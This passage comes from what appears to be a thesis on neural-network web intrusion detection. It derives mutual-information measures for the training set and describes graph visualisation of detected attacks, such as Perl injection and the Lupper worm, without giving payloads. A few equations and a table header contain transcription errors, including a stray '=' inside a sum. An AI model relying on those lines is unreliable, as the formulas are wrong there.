Mutual information between two data sets is defined as the entropy of one variable minus the conditional entropy of the second, given the first [Swingler 96]. In other words, we want the network to take the input and remove all uncertainty about what the corresponding output should be. The amount of the original uncertainty we can remove depends on the mutual information present in the data. With an ideal training set, once we know the input value, there should be no doubt as to the correct output value: it should be the one value with a conditional probability, given the correct input of one. All other output values should have a probability of zero. As this is rarely the case, we

need a measure of the average spread of conditional probabilities over the whole training set.

This tells us the entropy on the output if we know what the input is. To find the entropy associated with the entire training set, we need to take an average, weighted by the probability of each event occurring, over every training example.

4.3.3.3.1 Calculating the entropy values for a data set

The entropy of a single set of events, either the input events or the output events, is calculated as

$$H = \sum_{i=1}^{n} P_i * \log \frac{1}{P_i},$$

where P_i is the probability of event i occurring out of the possible n events. H always falls in the range from 0 to log(n).

The conditional entropy of one set of events, X, given that a single event y_i has occurred is calculated in exactly the same way as the entropy for a single variable, except that we need to replace $P(x_i)$ with the conditional probability $P(x_i|y_j)$:

$$H(X \mid y_i) = \sum_{i=1}^{n} P\left(x_i \mid y_j\right) \log \frac{1}{P(x_i \mid y_j)}$$

Replacing $P(x_i|y_j)$ by $P(x_i,y_j) / P(y_j)$ gives

$$H(X \mid y_i) = \sum_{i=1}^{n} \frac{P(x_i, y_j)}{P(y_j)} \log \frac{P(y_j)}{P(x_i, y_j)}$$

$$H(X \mid Y) = \sum_{j=1}^{m} \left(P(y_j) H(X \mid y_i) \right)$$

Replacing the conditional entropy with probabilities gives

$$H(X \mid Y) = \sum_{j=1}^{m} \left(P(y_j) = \sum_{i=1}^{n} \frac{P(x_i, y_j)}{P(y_j)} \log \frac{P(y_j)}{P(x_i, y_j)} \right) \quad \text{or}$$

$$H(X \mid Y) = \sum_{i=1}^{n} \sum_{j=1}^{m} P(x_i, y_j) \log \frac{P(y_j)}{P(x_i, y_j)},$$

Where n is the number of possible distinct input events and m is the number of possible distinct output events.

The final value tells us the uncertainty which exists between the input and the output data of a training set.

As stated, mutual information is simply *H(X) – H(X|Y)* :

$$I(X;Y) = \sum_{i=1}^{n} P(x_i) \log \frac{1}{P(x_i)} - \sum_{i=1}^{n} \sum_{j=1}^{m} P(x_i, y_j) \log \frac{P(y_j)}{P(x_i, y_j)}$$

as $\sum_{j=1}^{m} P(x_i, y_j) = P(x_i)$ we have

$$I(X;Y) = \sum_{i=1}^{n} \sum_{j=1}^{m} P(x_i, y_j) * \log \frac{P(x_i, y_j)}{P(x_i) * P(y_j)}$$

Given that is desirable to have a large value for *H(X)* it is sufficient to say that we require a low value of *H(X|Y)* to yield high information content.

4.3.3.3.2 Summary of information theory to data set analysis

- A well balanced training set is one where *H(inputs)* ≈ *log(n)* and *H(outputs)* ≈ *log(m)*.
- Conditional entropy of the outputs given the inputs, *H(output | input)*, should be as low as possible. If it is high (maximum = *H(inputs)*), then the data is not learnable.
- The above two points dictate that a good training set will have a high mutual information value between input and output. Mutual information ranges from 0 to *H(input) = H(output)*, a low score indicates little chance of success for a neural network.

Looking at ratios:

- *H(input):log(n)* ranges from 0 to 1 and will be high if the input data is evenly distributed.
- *H(output):log(m)*ranges from 0 to 1 and will be high if the output data is evenly distributed.
- *H(output | input):H(output)* ranges from 0 to 1 and a low value indicates that the task is learnable.
- *I(input;output):H(output)* ranges from 0 to 1 and will be high if a data set is learnable.

Table 4.2 shows the results with the used training set. As we can see: H(inputs) ≈ log(n) and H(outputs) ≈ log(m), so the used training set is a well balanced training set. The ratio I(input; output):H(output) ranges from 0 to 1 and will be high if a data set is learnable. This ratio for our data set is equal to 0.805, which means that the data set used is learnable. However, it could be improved in the future.

N	log(n)	m	log(m)	H(X)	H(Y)	H(X|Y)	H(Y|H)	I(X;Y)
49	3.891	9	2.197	3.512	2.160	1.777	0.420	1.740

Table 4-2 Data sets entropy and mutual information results

4.3.4 Graph generator module

The predicted attack by the EANN is then used to create a coloured directed graph in **dot** form of the well known GraphViz [GraphViz 06] package, using the corresponding *DOT* language. This language describes four kinds of objects: graphs, nodes, edges and labels and has a large number of attributes that affect the graph drawing.

The payload of a web request is cut in nodes and the directed edges are the links between these nodes from left to right. Therefore, a web request from an IP source 217.229.196.17 with payload GET /hact/graphics/blackwell.jpg, has as nodes the words "217.229.196.17", "GET", "hact", "graphics", "blackwell.jpg" and as "directed edges" the links between these nodes from left to right:

217.229.196.17 → GET → hact → graphics → blackwell.jpg.

When each web request with its IP source address and the requested data is visualized in a 3D graph the security analyst can navigate into the graph for a quick interpretation and evaluation in case of a malicious attempt. Timestamps were not added to the graph as graphs are displayed in real time and the objective here is to keep the display as simple as possible.

There are two graphs generated with the GraphViz package. One graph contains real time traffic, e.g. both normal and possible malicious traffic and the other does not contain normal but only the possible malicious traffic. Normal traffic is visualized in black and malicious traffic in 9 different colours, one for each attack class, such as red (Commands), brown (Insertions), magenta (Backdoor attempts), green (Mail), cyan (Buffer overflows), gold (CGI), blue (IIS), yellow (XSS) and coral (Miscellaneous). This visual separation was necessary because normal traffic overloads the display and

the security analyst cannot interpret quickly the malicious attempts. When visualizing both normal and malicious traffic the security analyst spends more time navigating through the graph trying to eliminate normal traffic by zooming into the coloured part of the display, than he would if he had only a coloured graph to contend with.

These two *dot* coloured graphs are then visualized with Tulip [Tulip 06], a 3D graph visualization tool, supporting various graph algorithms and extensive features for interactive viewing and graph manipulation.

Fig. 4-7a, 4-8a, 4-9a, 4-10a, 4-11a show normal and malicious web traffic and Fig. 4-7b, 4-8b, 4-9b, 4-10b, 4-11b only the malicious traffic for the same events.

In Fig. 4-7b the cyan graph indicates a buffer overflow (the character “d” repeated more than 200 times) from IP 195.130.99.100, the green graph a formail attempt from IP 195.130.99.218, the blue graph an IIS attempt, the brown an insertion attempt, the red graph a command execution attempt and the magenta graph a Trojan backdoor attempt.

In Fig. 4-8b the red graph indicates a command execution attempt, the magenta graph a Trojan backdoor attempt from IP 203.163.130.94 and the cyan graph multiple buffer overflow attempts from 4 different IP addresses.

In Fig. 4-9b the brown graph indicates a Perl injection attempt from 62.195.136.174, the magenta graph a Trojan backdoor attempt from multiple IP addresses, the red graph an command execution attempt and the cyan a buffer overflow (the character “x” repeated more than 200 times) from IP 195.249.40.234.

In Fig. 4-10b the brown graph shows a backdoor attempt (perl injection) with the recent Linux/Lupper worm aka luppi worm. The latter is a new attack which appeared in November 2005 and was detected by the system which was not trained for this kind of code insertion.

In Fig. 4-11a the brown graphs in the right indicate simultaneous Perl injection attempts from IP 195.102.4.156 and 211.189.119.85, the red graphs indicate multiple command execution attempts from IP 200.24.5.98 and other sources and the magenta graphs indicate multiple backdoor attempts (Code Red II) from IP 217.229.196.17.

Finally, in Fig. 4-11b we can spot additional command execution attempts from IP 213.23.17.133 and buffer overflows attacks from IP 195.77.248.102 (cyan graph). The Perl injection code can be easily read on the right bottom of the graph.



Figure 4-7a Normal and malicious traffic (online data 14/6/2005)



Figure 4-7b Malicious only traffic (online data 14/6/2005)



Figure 4-8a Normal and malicious traffic (web logs 2003)



Figure 4-8b Malicious only traffic (web logs 2003)



Figure 4-9a Normal and malicious traffic (web logs 2005)



Figure 4-9b Malicious only traffic (web logs 2005)



Figure 4-10a Normal and malicious traffic (online data 9/11/2005)



Figure 4-10b Malicious only traffic - luppi worm (online data 9/11/2005)



Figure 4-11a Normal and malicious traffic (web logs 2006)

